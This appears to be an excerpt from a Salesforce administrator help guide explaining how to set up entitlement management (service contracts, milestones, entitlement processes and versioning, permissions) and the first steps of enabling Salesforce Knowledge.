To set up service contracts, from Setup, click **Customize** > **Entitlement Management** > **Service Contracts** and:

1. Customize service contract fields.

   This lets users add additional information to service contracts.
2. Customize service contract page layouts.

   This lets you specify which service contract fields display to users.
3. Set field-level security on service contract fields.

   This lets you choose which service contract fields users can access.
4. Set field history tracking on service contracts.

   This lets you see when field values were changed.
5. Add the Service Contracts tab to an app.

   This lets users view the Service Contracts tab in a specific app.
6. Customize account and contact page layouts to add the Service Contacts related list.

   This lets users create, update, and verify service contracts from accounts and contacts.

7. Create service contracts.

See Also:

Setting Up Contract Line Items

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To set up service contracts and contract line items with entitlements:	"Manage Entitlements" AND "Customize Application"

Contract line items are specific products covered by a service contract. They only display to users on the Contract Line Items related list on service contracts, not on contracts. You can only use contract line items if your organization uses products.

To set up contract line items, from Setup, click **Customize** > **Entitlement Management** > **Service Contracts** > **Contract Line Items** and:

1. Customize contract line item fields.

   This lets users add additional information to contract line items.
2. Customize contract line item page layouts.

   This lets you specify which contract line item fields display to users.
3. Customize service contract page layouts to add the Contract Line Items related list.

   This lets users create, edit, and delete contract line items from service contracts.
4. Set field-level security on contract line items.

   This lets you choose which contract line item fields users can access.
5. Set field history tracking on contract line items.

   This lets you see when field values were changed.
6. Add contract line items to service contracts.

Note:

- Schedules aren't available for contract line items.

- Customer Portal users can't access contract line items.

Setting Up Service Contracts
Getting Started with Entitlement Management

Creating Milestones

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To create milestones:	"Manage Entitlements" AND "Customize Application"

Milestones are required steps in your support process. They're metrics that represent service levels to provide to each of your customers. Examples of milestones include first response and resolution times on cases.

To create milestones:

1. From Setup, click **Customize** > **Entitlement Management** > **Milestones**.
2. Click **New Milestone**.
3. Enter a name and description.

   We recommend naming milestones after common support tasks such as `First Response Time` or `Resolution Time`. This helps users understand milestones when they view them on cases or entitlement processes.
4. Click **Save**.
5. Customize case page layouts to:
   - Add these milestone fields:

Field	Description
`Milestone Status`	Shows a milestone's status on a case.
`Milestone Status Icon`	Shows a milestone's status on the case by displaying one of the following icons: ◊ Compliant ◊ Open Violation ◊ Closed Violation

- Add the Case Milestones related list. This lists milestones associated with a case.

  You can customize the Case Milestone related list to add these fields:

Field	Description
`Elapsed Time`	Shows the time it took to complete a milestone. Automatically calculated to include any business hours on the case. Elapsed Time is calculated only after the Completion Date field is populated.
`Start Date`	The date and time that the milestone tracking started.
`Time Remaining`	Shows the time that remains before a milestone violation. Automatically calculated to include any business hours on the case.
`Target Response`	Shows the time to complete the milestone. Automatically calculated to include any business hours on the case.

6. Customize case milestone page layouts. The Case Milestone page appears when users click the name of a milestone from the Case Milestones related list.

   You can customize the Case Milestone page to add these fields:

Field	Description
`Completed`	Icon ( ) that indicates a milestone completion.
`Completion Date`	The date and time the milestone was completed.
`Elapsed Time`	Shows the time it took to complete a milestone. Automatically calculated to include any business hours on the case. Elapsed Time is calculated only after the Completion Date field is populated.
`Entitlement Process`	The entitlement process that is being used for the case. Entitlement processes are optional.
`Start Date`	The date and time that the milestone tracking started.
`Target Date`	The date and time to complete the milestone.
`Target Response`	Shows the time to complete the milestone. Automatically calculated to include any business hours on the case.
`Time Remaining`	Shows the time that remains before a milestone violation. Automatically calculated to include any business hours on the case.
`Violation`	Icon ( ) that indicates a milestone violation.

7. Optionally, create an entitlement process that includes the milestone.

Note: You can add time-dependent workflow actions to milestones after they're added to entitlement processes. See Adding Milestone Actions to Entitlement Processes on page 2204.

Tip: You can add validation rules to case milestones so that when users update a milestone on a case, it meets the standards you specify before they can save it. For example, you can create a validation rule that ensures users select milestone completion dates that occur after case creation dates.

To begin adding validation rules for case milestones, from Setup, click **Customize** > **Cases** > **Case Milestones** > **Validation Rules**.

Milestones Overview

Creating Entitlement Processes

Milestones Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Milestones are required steps in your support process. They're metrics that represent service levels to provide to each of your customers. Examples of milestones include first response and resolution times on cases. Milestones can display one of the following statuses on cases:

Milestone Status	Description	Example
Compliant	Milestones on the case are complete or not in violation. New cases display as compliant because they're not in violation.	The first response on a case is complete or not in violation.
Open Violation	Milestones on the case are violated; steps in a support process are incomplete.	The first response on a case is incomplete.
Closed Violation	Milestones on the case were violated, but the steps in the support process were completed.	The first response on a case was incomplete, but completed nonetheless.

Use milestones in conjunction with entitlement processes to ensure that agents interact with and resolve cases on time and completely. Milestones define the steps in your support process, and entitlement processes enforce those steps.

You can create a custom report to view a list of cases with milestones by choosing the Cases with Milestones report type. You can also view cases with milestones by creating case list views that filter on milestone fields.

Milestone Actions

Milestone actions are time-dependent workflow actions that occur at every step (milestone) in an entitlement process. Examples of milestone actions include sending email alerts to specified users an hour before a first response is near violation or automatically updating certain fields on a case one minute after a first response successfully completes.

You can add three types of actions to milestones:

Action Type	Description
Success Actions	The actions to take when a milestone successfully completes.
Warning Actions	The actions to take when a milestone is near violation.
Violation Actions	The actions to take when a milestone is violated.

You can automate the following actions for each action type:

Automation Type	Description	Example
Task	Assigns a task to a specific user. You can specify the task's `Subject`, `Status`, `Priority`, and `Due Date`.	Create a task for a support rep to call a customer when a first response is violated.
Email Alert	Emails a specific template to a designated recipient.	Notify case owners when their cases are near violation of a first response.
Field Update	Changes the value of a selected field. You can specify a value or create a formula for the new value.	Update the case `Priority` field to High when a first response is near violation.
Outbound Message	Sends a message to a designated endpoint. You can also specify a username and the data you want to include in the message.	Send data about parts or services to an external system after a first response is successful.

Creating Entitlement Templates

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To create entitlement templates:	“Manage Entitlements”

Entitlement templates are predefined terms of customer support that you can quickly add to products. For example, you can create entitlement templates for Web or phone support so that users can easily add entitlements to products offered to customers.

Note: You can only use entitlement templates if your organization uses the products feature.

To create entitlement templates:

1. From Setup, click **Customize** > **Entitlement Management** > **Entitlements** > **Templates**.
2. Click **New Template**.
3. Enter the details:

Field	Description
`Entitlement Template Name`	The name of the entitlement template. We recommend using a descriptive name, such as `Phone Support`. This helps users better understand entitlement templates when they see them on related lists for products.
`Term (Days)`	The number of days the entitlement is in effect.
`Entitlement Process`	The entitlement process associated with the entitlement. Entitlement processes are timelines that include all of the steps (milestones) that your support team must complete to resolve cases. Each process includes the logic necessary to determine how to enforce the correct service level for your customers.
`Per Incident`	Lets you limit the number of cases the entitlement supports.
`Cases Per Entitlement`	The total number of cases the entitlement supports. This field is only available if `Per Incident` is selected.
`Business Hours`	The entitlement's supported business hours.
`Type`	The type of entitlement, such as Web or phone support. Administrators can customize this field's values.

4. Click **Save**.
5. Customize product page layouts to add the Entitlement Templates related list.

   Optionally, you can customize the Entitlement Templates related list to add the `Type` and `Business Hours` fields. This lets users view the type of entitlement, such as Web or phone support, and any business hours that apply to the entitlement.
6. Click **Save**.

Setting Up Entitlements
Entitlement Management Implementation Guide

Setting Up Entitlements-Related Lookup Filters on Cases

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To set up entitlement-related lookups on cases:	"Manage Entitlements"

You can set up lookup filters on cases to restrict the entitlements-related items returned. For example, when portal users create a case and select the `Entitlement Name` field, they can choose only entitlements registered to their account or contact.

To set up entitlement-related lookup filters on cases:

1. From Setup, click **Customize** > **Entitlement Management** > **Settings**.
2. Choose the item(s) you'd like returned in the lookup fields.

Lookup Field on Cases	Click	To Return
`Asset`	`Same account on the case`	Assets registered to the account on the case. Note: To ensure that the lookup fields return all assets that share an account with the case, choose only this option.
	`Same contact on the case`	Assets registered to the contact on the case.
	`Entitlements on the case's account`	Assets associated with entitlements that belong to the case's account.
	`Entitlements on the case's contact`	Assets associated with entitlements related to the case's contact.
`Entitlement`	`Active status`	Entitlements with an Active `Status`.

Lookup Field on Cases	Click	To Return
	Same account on the case	Entitlements associated with the account on the case.
	Same asset on the case	Entitlements associated with the asset on the case.
	Same contact on the case	Entitlements associated with the contact on the case.

Choosing multiple items acts as an AND function. For example, choosing `Same account on the case` and `Same contact on the case` restricts items returned in the `Asset` field to assets registered to the account *and* contact on the case.

Tip: Choose items that match how your support reps verify support eligibility. For example, choose the account-related items if your support reps verify support based on accounts.

3. Click **Save**.

Entitlement Management Implementation Guide

Giving Users Access to Entitlement Management

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To create and edit users:	"Manage Users"

After you set up entitlement management, you can let users access the feature. Users must have:

- Specific user permissions
- Access to the appropriate fields
- Access to the appropriate tabs

Verify User Permissions

The following user permissions control access to different features in entitlement management:

Users Who Will	Need These Permissions	Permissions Are Automatically Enabled on These Standard Profiles
Set up entitlement management, including milestones, entitlement processes, and entitlement templates	"Manage Entitlements" AND "Customize Application"	System Administrator
Provide entitlement management to a Customer Portal	"Customize Application" AND "Manage Users" and "Edit Self-Service Users"	System Administrator
Provide entitlement management to a partner portal	"Customize Application" AND "Manage Users"	System Administrator
Create or update custom report types that include entitlement management	"Manage Custom Report Types"	System Administrator
Create and run reports based on entitlement management custom report types	"Create and Customize Reports"	Read Only, Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Create cases with entitlements	"Create" on cases AND "Read" on entitlements	Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Change entitlements on cases	"Edit" on cases AND "Read" on entitlements	Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Verify or view entitlements	"Read" on entitlements	Read Only, Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Create entitlements	"Create" on entitlements	None: enable the permission in a permission set or custom profile
Change entitlements	"Edit" on entitlements	None: enable the permission in a permission set or custom profile
View entitlement contacts	"Read" on entitlement contacts	Read Only, Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Change entitlement contacts	"Create" on entitlement contacts AND "Delete" on entitlement contacts	None: enable the permissions in a permission set or custom profile

Users Who Will	Need These Permissions	Permissions Are Automatically Enabled on These Standard Profiles
Verify or view service contracts	"Read" on service contracts	Read Only, Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Create service contracts	"Create" on service contracts	None: enable the permission in a permission set or custom profile
Change service contracts	"Edit" on service contracts	None: enable the permission in a permission set or custom profile
Verify or view contract line items	"Read" on contract line items	Read Only, Standard User, Solution Manager, Contract Manager, Marketing User, and System Administrator
Add contract line items to service contracts:	"Edit" on service contracts AND "Create" on contract line items and "Read" on products and price books	None: enable the permissions in a permission set or custom profile
Change contract line items on service contracts	"Edit" on service contracts AND "Edit" on contract line items and "Read" on products and price books	None: enable the permissions in a permission set or custom profile

Tip: If a user permission isn't on a standard profile you need to use, create a permission set and enable the permission in it, or clone the standard profile and enable the permission in the custom profile.

Set Field-Level Security

Choose which entitlement management fields users can view and edit. Field-level security settings let you specify users' access to fields on detail and edit pages, related lists, list views, reports, search results, email and mail merge templates, and portals.

You can set field-level security from a permission set, profile, or a particular field. To set field-level security, from Setup, click **Customize** > **Entitlement Management** > **Entitlements** > **Fields**.

Make the Entitlements and Service Contracts Tabs Visible

Entitlement management has two tabs: the Entitlements tab, where users can create and manage entitlements, and the Service Contracts tab, where users can create and edit service contracts and contract line items (if contract line items are set up). You can create a custom app with these tabs or instruct your users to add the tabs to an existing tab set. Only users with the "Read" permission on entitlements will see the Entitlements tab and only users with the "Read" permission on service contracts will see the Service Contracts tab. Contract line items display on the Service Contracts tab for users who have the "Read" permission on contract line items.

Setting Up Entitlements

Creating Entitlement Processes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To create and update entitlement processes:	"Manage Entitlements"

Note: Entitlement versioning is currently available through a pilot program. For information on enabling entitlement versioning in your organization, contact salesforce.com.

You can create up to 1000 entitlement processes and include up to ten milestones in each entitlement process. Be sure tocreate milestones before creating entitlement processes.

To create an entitlement process:

1. From Setup, click **Customize** > **Entitlement Management** > **Entitlement Processes**.
2. Click **New Entitlement Process**.
3. Enter a name and description.
4. Select `Active` to enable the process.

   Tip: You may want to activate an entitlement process after you've added milestone actions to it. This is because you can't update or delete milestone actions on a process after it's activated and applied to a case.

5. Optionally, if entitlement versioning is enabled, select `Default Version` to make this version of the entitlement process the default.
6. Choose the criteria for cases to enter and exit the entitlement process:

Field	Description	Additional Actions to Take?
`Case enters the process`	**Based on case created date** Select if cases should enter the process when they're created.	No.
	Based on a custom date/time field on the case Select if you want the value of a custom date/time field on the case to determine when the case enters the process.	Yes, a drop-down list displays for selecting the custom date/time. You can only choose a custom date/time, not a custom date.
`Case exits the process`	**Based on when case is closed** Select if cases should exit the process when they're closed.	No.

Field	Description	Additional Actions to Take?
	Based on custom criteria Select if cases should exit the process based on criteria you define.	Yes, select one of the following: • Choose `criteria are met` and select the filter criteria that a case must meet for it to exit the process. For example, set a case filter to `Priority equals Low` if you want cases with the `Priority` field marked Low to exit the process. Choose `formula evaluates to true` and enter a formula that returns a value of “True” or “False.” Salesforce triggers the rule if the formula returns “True.” • Choose `formula evaluates to true` and enter a formula that returns a value of “True” or “False.” Cases exit the process if the formula returns “True.” For example, the formula `(Case: Priority equals Low) AND(Case: Case Origin equals Email, Web)` moves cases out of the process if their `Priority` field is Low and the `Case Origin` field is marked Email or Web.

7. Click **Save**.
8. Optionally:
   - Add milestones to the entitlement process.
   - Customize case page layouts to add entitlement process fields.

Note: Entitlement processes only apply to cases with assigned entitlements.

Entitlement Processes Overview

Entitlement processes are timelines that include all of the steps (or milestones) that your support team must complete to resolve cases.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Note: Entitlement versioning is currently available through a pilot program. For information on enabling entitlement versioning in your organization, contact salesforce.com.

Entitlement processes are timelines that include all of the steps (milestones) that your support team must complete to resolve cases. Each process includes the logic necessary to determine how to enforce the correct service level for your customers.

Not all entitlements require entitlement processes. For example, an entitlement might just state that a customer is eligible for phone support and business hours define phone support to be 24/7. If you needed to add more to that definition—for example, if certain people need to be emailed after a customer's case goes unresolved for two hours—you would use an entitlement process.

You can create up to 1000 entitlement processes and include up to ten milestones in each entitlement process. Contact salesforce.com for information on increasing the number of entitlement processes and milestones.

Entitlement versioning lets you make changes to existing entitlement processes, even if they're assigned to active entitlements and cases. This can be useful if the business rules behind your entitlement processes change, for example, or if you need to create multiple versions of the same entitlement process that have only minor differences. With entitlement versioning, you don't need to create entirely new processes; you can simply create new versions of existing ones.

To view or cancel active entitlement processes, from Setup, click **Monitoring** > **Entitlement Processes**.

How Cases Move Through Entitlement Processes

1. A support agent adds an entitlement with an entitlement process to a case.
2. The case enters the process based on its creation date or a custom date/time field. A custom date/time field lets users edit a date on the case to trigger when it enters the process.
3. Salesforce assigns milestones with matching criteria to the case. For example, if a milestone's criteria is `Priority equals High`, and a case has a `Priority` of High, Salesforce assigns it to the Priority equals High milestone.

   A case associates with one milestone at a time; it can associate with many milestones as it moves through the process.
4. Milestone actions determine when and if warning, violation, or success workflow actions fire for the case.
5. A support agent updates the case to complete a milestone action.
6. After a case is updated, it cycles through the entitlement process and initiates any milestones that match its criteria.
7. The case exits the process based on custom criteria or when it's closed.

Note: Entitlement processes only apply to cases with assigned entitlements. You can view cases with assigned entitlements by creating case list views that filter on entitlement process fields.

Getting Started with Entitlement Management

Adding Milestones to Entitlement Processes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To add milestones to entitlement processes:	"Manage Entitlements"

Milestones are required steps in your support process. They're metrics that represent service levels to provide to each of your customers. Examples of milestones include first response and resolution times on cases. Use milestones in entitlement processes to enforce the steps in your support process.

You can create up to 1000 entitlement processes and include up to ten milestones in each entitlement process.

To add milestones to entitlement processes:

1. From Setup, click **Customize** > **Entitlement Management** > **Entitlement Processes**.
2. Click the name of an entitlement process.
3. Click **New** on the Milestones related list.
4. Choose the milestone.
5. In `Time Trigger (Minutes)` enter the number of minutes in which users need to complete the milestone before it triggers an action.
6. Choose when the milestone starts:

Select	To	Use If
Milestone Criteria	Calculate the milestone `Target Date` when the milestone is applied to a case (matches case criteria). This may or may not match the Entitlement Process start time, which is usually when a case is created.	A milestone's `Target Date` is based on when it's applied to a case—for example, reassigning a case to development when support believes the problem is a defect. This could occur at any time and it's *not* based on the start of the entitlement process (timeline).

Select	To	Use If
Entitlement Process	Calculate the milestone `Target Date` when the entitlement process starts (by default, when a case is created).	A milestone's `Target Date` is based on the start of the entitlement process (timeline). For example, first response and resolution times on a case always calculate their `Target Date` when the entitlement process starts.

7. Enter the order in which to process the milestone if a case matches the criteria of more than one milestone in an entitlement process. Use this if you have similar milestones, such as first response and first response with a case `Priority` of high.

   Cases can only match one milestone at a time in an entitlement process.
8. Enter the criteria a case must match for the milestone to apply to it:
   - Choose `criteria are met` and select the filter criteria that a case must meet for a milestone to apply to it. For example, set a case filter to `Priority equals High` if you want the milestone to apply to cases with the `Priority` field marked High.

     Choose `formula evaluates to true` and enter a formula that returns a value of "True" or "False." Salesforce triggers the rule if the formula returns "True."
   - Choose `formula evaluates to true` and enter a formula that returns a value of "True" or "False." The milestone applies to cases if the formula returns "True." For example, the formula `(Case: Priority equals High) AND (Case: Case Origin equals Email, Web)` applies the milestone to cases where the `Priority` field is High and the `Case Origin` field is marked Email or Web. Note that you can't use the `Case Owner` field in formulas.
9. Click **Save**.
10. Optionally:
    - Customize entitlements page layouts to add the Milestones related list. This lets users view milestones on entitlements.
    - Add actions to milestones in the entitlement process.

Note: The `Timeline` field shows you any milestones added to the entitlement process:

- The Milestone icon ( ) represents milestones.
- Click or hover your mouse pointer over each milestone to view its details.
- Drag the Handle icon ( ) along the Timeline Zoom tool to view past and future milestones.

Adding Milestone Actions to Entitlement Processes
Creating Entitlement Processes

Adding Milestone Actions to Entitlement Processes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To add milestone actions to entitlement processes:	"Manage Entitlements" AND "Customize Application"

Milestone actions are time-dependent workflow actions that occur at every step (milestone) in an entitlement process. Examples of milestone actions include sending email alerts to specified users an hour before a first response is near violation or automatically updating certain fields on a case one minute after a first response successfully completes.

Before adding milestone actions to entitlement processes, you need to create milestones and create entitlement processes.

To add milestone actions to entitlement processes:

1. From Setup, click **Customize** > **Entitlement Management** > **Entitlement Processes**.
2. Click the name of an entitlement process.
3. Click the name of a milestone on the Milestone related list.
4. Add actions to the milestone:

Click Add Workflow Action and Select	To	Example
New Task	Create a workflow task	Create a task for a support rep to call a customer when a first response is violated.
New Email	Create an email alert	Notify case owners when their cases are near violation of a first response.
New Field Update	Define a field update	Update the case `Priority` field to High when a first response is near violation.
New Outbound Message	Define an outbound message	Send data about parts or services to an external system after a first response is successful.
Select Existing Action	Select an existing action	Use an existing email alert to notify a case owner when their case is near violation of a first response.

Note: To make warning and violation actions time-dependent, add a time trigger first. The time trigger for success actions is the time trigger on the milestone.

The **Add Workflow Action** button initially displays on the Success Actions section. It displays in the Warning Actions and Violation Actions sections after you add time triggers to them.

- Click **Add Time Trigger** to add a time trigger to the milestone.

  Time-triggered actions only occur during your organization's business hours.
- Click **Add Workflow Action** under a time trigger to add time-dependent actions.

  You can add up to ten actions and ten time triggers to each type of milestone action.

Optionally:

- Click **Edit** next to any action or time trigger to modify it.
- Click **Remove** next to any action to remove it from the entitlement process. This removes the milestone action from the entitlement process but does not delete the milestone action.
- Click **Delete** next to any time trigger to remove it from the milestone. This deletes the time trigger and removes its actions from the entitlement process but does not delete the milestone actions. The actions are still available when you click **Add Workflow Action** and choose **Select Existing Action**.

Entitlement Versioning Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Note: Entitlement versioning is currently available through a pilot program. For information on enabling entitlement versioning in your organization, contact salesforce.com.

Entitlement versioning lets you make changes to existing entitlement processes, even if they're assigned to active entitlements and cases. This can be useful if the business rules behind your entitlement processes change, for example, or if you need to create multiple versions of the same entitlement process that have only minor differences. With entitlement versioning, you don't need to create entirely new processes; you can simply create new versions of existing ones.

When you create a new version of an entitlement process, you can change any of the following:

- Name
- Description
- Whether the process is active
- Whether the version is the default
- Entry criteria

- Exit criteria

You can also add notes about the version. This makes it easy to differentiate between multiple versions of the same process, especially if they have the same name.

On new versions of entitlement processes that are currently in use, you can add new milestones, but can't edit existing ones. On new versions of processes that aren't currently in use, you can both add new milestones and edit existing ones.

Once you've created a new version of an entitlement process, you can choose to apply it to all entitlements and cases assigned to the previously used version, or only to new entitlements and cases.

Entitlement Processes Overview
Enabling Entitlement Versioning
Creating New Versions of Entitlement Processes
Using New Versions of Entitlement Processes

Creating New Versions of Entitlement Processes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To create and update entitlement processes:	"Manage Entitlements"

Note: Entitlement versioning is currently available through a pilot program. For information on enabling entitlement versioning in your organization, contact salesforce.com.

Entitlement versioning lets you make changes to existing entitlement processes, even if they're assigned to active entitlements and cases. This can be useful if the business rules behind your entitlement processes change, for example, or if you need to create multiple versions of the same entitlement process that have only minor differences. With entitlement versioning, you don't need to create entirely new processes; you can simply create new versions of existing ones.

Before you can create new versions of entitlement processes, you need to enable entitlement versioning.

To create a new version of an entitlement process:

1. From Setup, click **Customize** > **Entitlement Management** > **Entitlement Processes**.
2. Click the name of the entitlement process for which you want to create a new version.
3. In the Entitlement Process Versions list, click the version of the process from which you want to create a new version.
4. On the Entitlement Process Detail page, click **Create New Version**.
5. Specify the information for the new version.
   We recommend using the Version Notes field to include details about what makes the version you're creating different from others. This makes it easier to differentiate between multiple versions of the same entitlement process.
6. Click **Save**.

On new versions of entitlement processes that are currently in use, you can add new milestones, but can't edit existing ones. On new versions of processes that aren't currently in use, you can both add new milestones and edit existing ones.

Once you've created a new version of an entitlement process, you can choose to apply it to all entitlements and cases assigned to the previously used version, or only to new entitlements and cases.

See Also:

Entitlement Processes Overview
Entitlement Versioning Overview
Using New Versions of Entitlement Processes

Using New Versions of Entitlement Processes

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To create and update entitlement processes:	"Manage Entitlements"

Note: Entitlement versioning is currently available through a pilot program. For information on enabling entitlement versioning in your organization, contact salesforce.com.

Once you've created a new version of an entitlement process, you can choose to apply it to all entitlements and cases assigned to the previously used version, or only to new entitlements and cases.

To apply it to a new entitlement (and, by extension, cases with that entitlement), simply choose it from the Entitlement Process lookup field when you create the entitlement.

To apply a new entitlement process to cases and entitlements assigned to a previously used version of the process, follow these steps:

1. From Setup, click **Customize** > **Entitlement Management** > **Entitlement Processes**.
2. Click the name of the entitlement process you want to work with.
   The list on the main Entitlement Processes page shows the default version of each process. Click the name of a process to see a list of all available versions of it.
3. On the detail page for the entitlement process, click the name of the version you want to update cases and entitlements to.
4. Click **New Update Rule**.
5. Choose the version of the entitlement process you want to update from.
   You can update from any other version of the process, whether or not it's active.
6. To prevent milestone warning and violation actions from being triggered on cases to which warnings or violations will newly apply after the update, select **Don't Trigger New Milestone Warnings and Violations**.
7. Click **Save**.
   The update rule detail page shows the estimated number of entitlements and cases that will be updated.
8. Click **Start** to begin the update process.

Throughout the update process, the update rule detail page will refresh to show the number of entitlements and cases processed. To stop the update at any time, click **Stop**.

Entitlement Versioning Overview
Creating New Versions of Entitlement Processes

Entitlement Management Notes, Limitations, and Best Practices

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Note: Entitlement versioning is currently available through a pilot program. For information on enabling entitlement versioning in your organization, contact salesforce.com.

Notes and Limitations

- You can only use contract line items if your organization uses products.
- You can't create list views for contract line items..
- You can't share entitlements. If an entitlement has an account, its sharing is inherited from account sharing.
- You can't share contract line items. Sharing for contract line items is inherited from service contract sharing. For example, users with the “Read” permission on service contracts inherit the “Read” permission on contract line items.
- If you want your customers or partners to access their entitlements or service contracts, add entitlements or service contracts to your portals.

  Don't add the following entitlement process fields to case page layouts for portal users because portal users shouldn't access information related to your internal support processes: `Entitlement Process Start Time`, `Entitlement Process End Time`, `Stopped`, and `Stopped Since`.
- If you use the `Per Incident` field to limit the number of cases entitlements support, we recommend setting field-level security on the `Cases Per Incident` and `Remaining Cases` fields to read-only for users who shouldn't modify per incident support.
- Entitlements don't automatically apply to cases created with Web-to-Case or Email-to-Case. If needed, you can add entitlements to these features using Apex code.
- You can't add milestones to cases without using entitlement processes. Entitlement processes apply milestones to cases.
- Merge fields for entitlements on cases aren't supported. For example, if you add the `Entitlement Name {!Case.Entitlement}` merge field to an email template, the field is not populated on the template.

Best Practices

- Set up lookup filters on cases to restrict the entitlements-related items returned. For example, when portal users create a case and select the `Entitlement Name` field, they can choose only entitlements registered to their account or contact.
- Use Apex code to automatically mark milestones as Completed on cases that match unique criteria. For example, you can create an Apex trigger on EmailMessage that marks a first response milestone as Completed on cases when support reps send email from cases.
- Use the Mass Transfer Tool to transfer multiple service contracts from one user to another.

- Customize the values for the `Type` field on entitlements to match the types of entitlements your team provides or sells, such as Web support or online training.
- Add the `Status Icon` field to entitlements, service contracts, and contract line items page layouts so that users can easily see one of these three statuses:
  - ◊ Active
  - ◊ Expired
  - ◊ Inactive

  Additionally, you can add fields to page layouts.
- Use sharing rules to give users access to service contracts they don't own; you can't extend the organization-wide default sharing model for service contracts.
- If you use products, set up entitlement templates to predefine terms of support that users can add to products.
- Set up entitlement processes to enforce all the steps that your support team must complete to resolve cases.
- If you're not using entitlement versioning, we recommend activating entitlement processes *after* you've added milestone actions to them. This is because you can't update or delete milestone actions on a process after it's activated and applied to a case. We recommend creating new entitlement processes to replace existing, active ones applied to cases.
- If you're using entitlement versioning, you can update existing entitlement processes, even when they're assigned to active entitlements and cases.
- You can create up to 1000 entitlement processes and include up to ten milestones in each entitlement process. Contact salesforce.com for information on increasing the number of entitlement processes and milestones.
- Use custom report types to define report criteria from which users can run and create reports on entitlements and service contracts.
- You can view cases with milestones by creating case list views that filter on milestone fields.
- Use the entitlement process queue to view or cancel active entitlement process actions.
- You can add validation rules to case milestones so that when users update a milestone on a case, it must meet the standards you specify before they can save it. For example, you can create a validation rule that ensures users select milestone completion dates that occur after case creation dates.

  To begin adding validation rules for case milestones, from Setup, click **Customize** > **Cases** > **Case Milestones** > **Validation Rules**.

Sharing Your Salesforce Knowledge Base

- Service Cloud Console and Salesforce Knowledge
- Customer Portal and Salesforce Knowledge
- Partner Portal and Salesforce Knowledge
- If you want visitors to your public website to view Salesforce Knowledge articles, install the *Public Knowledge Base* app from the AppExchange. To install, configure, and customize your public knowledge base with this package, see the Public Knowledge Base AppExchange App Guide available on the AppExchange.

Developing with Salesforce Knowledge

- The Salesforce Knowledge Developer's Guide has Salesforce Knowledge specific development information along with tutorials and examples.
- The SOAP API Developer's Guide has information on theSalesforce Knowledge API:
  - ◊ Guidelines
  - ◊ Objects
  - ◊ Calls
- The Metadata API Developer's Guide has information on Salesforce Knowledge Metadata API objects.
- The Visualforce Developer's Guide has information on Salesforce Knowledge Visualforce components.
- The Force.com Apex Code Developer's Guide has information on the Apex KnowledgeArticleVersionStandardController Class.

Setting Up Salesforce Knowledge

Salesforce Knowledge is available for an additional cost in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To create or edit users:	"Manage Users"
To create article types and article actions:	"Customize Application" AND "Manage Salesforce Knowledge"
To manage synonyms:	"Manage Synonyms"
To create data categories:	"Manage Data Categories"

As a knowledge base administrator, getting started involves choosing how your articles will be formatted and published, then making the knowledge base available to authors, reviewers, publishers, and others on your team. After initial setup you can enable numerous settings, such as making articles available to customers, partners, and public website visitors.

Before setting up Salesforce Knowledge, make sure that you are a Salesforce Knowledge user:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Personal Information**.
   - If you clicked **My Settings**, select **Personal** > **Advanced User Details**.
3. Ensure that the `Knowledge User` checkbox is selected.

Getting Started with Salesforce Knowledge

Complete the following steps to enable Salesforce Knowledge in your organization:

1. From Setup, click **Customize** > **Knowledge** > **Article Types** and create one or more article types.

   Note: Before users can access article types, an administrator must set object permissions for article types.

2. From Setup, click **Customize** > **Knowledge** > **Settings**. Confirm that you want to enable Salesforce Knowledge and click `Enable Knowledge`.
3. Select your general settings.
   - Select `Allow users to create and edit articles from the Articles tab` to enable users to edit articles without going to the Article Management tab. Users can click **Edit** an article to open the article edit page. If a published version of the article already exists, they have the option to view the published version or edit the current version. If a draft version exists, they can continue with editing the existing draft, but should carefully review the draft so that they don't overwrite unpublished changes.

- Select `Activate Validation Status field` to add a Validation Status field to all Salesforce Knowledge articles.
- Select `Allow users to add external multimedia content to HTML in the standard editor` to allow <iframe> elements in the standard editor to embed multimedia content from the Dailymotion, Vimeo, and YouTube websites.

4. Select at least one option under `Article Summaries`.
   - Internal App
   - Customer
   - Partner
5. Choose a **Default Knowledge Base Language**. This is the language your authors will use to write most of the articles. We recommend that your **Default Knowledge Base Language** and your organization's language be the same.
6. If your Knowledge base supports multiple languages, select `Multiple Languages`, add the languages supported, and adjust their settings.

   Note: You can't remove a language once it is added.

7. Optionally, select your `Case Settings`.
   - Allow users to create an article from a case. Choose either the simple or standard editor and define the default article type, assignee, and any Apex customization.
   - Use a profile to create article PDFs.
   - Allow users to share articles via public URLs.
8. Optionally, check `Allow users to create an article from a reply` to create articles from replies in Answers.
9. Click **Save**.

Complete the following steps to give internal users the ability to manage and view articles:

1. Create the category groups and individual categories that authors will assign to articles. Categories help agents, customers, partners, and visitors find articles in the knowledge base. See Managing Data Categories on page 2246 for more details.
2. After setting up your data categories, you can control article visibility based on category. By default, Salesforce Knowledge users have access to all articles associated with any category. To restrict article visibility, see Editing Category Group Visibility on page 2256.
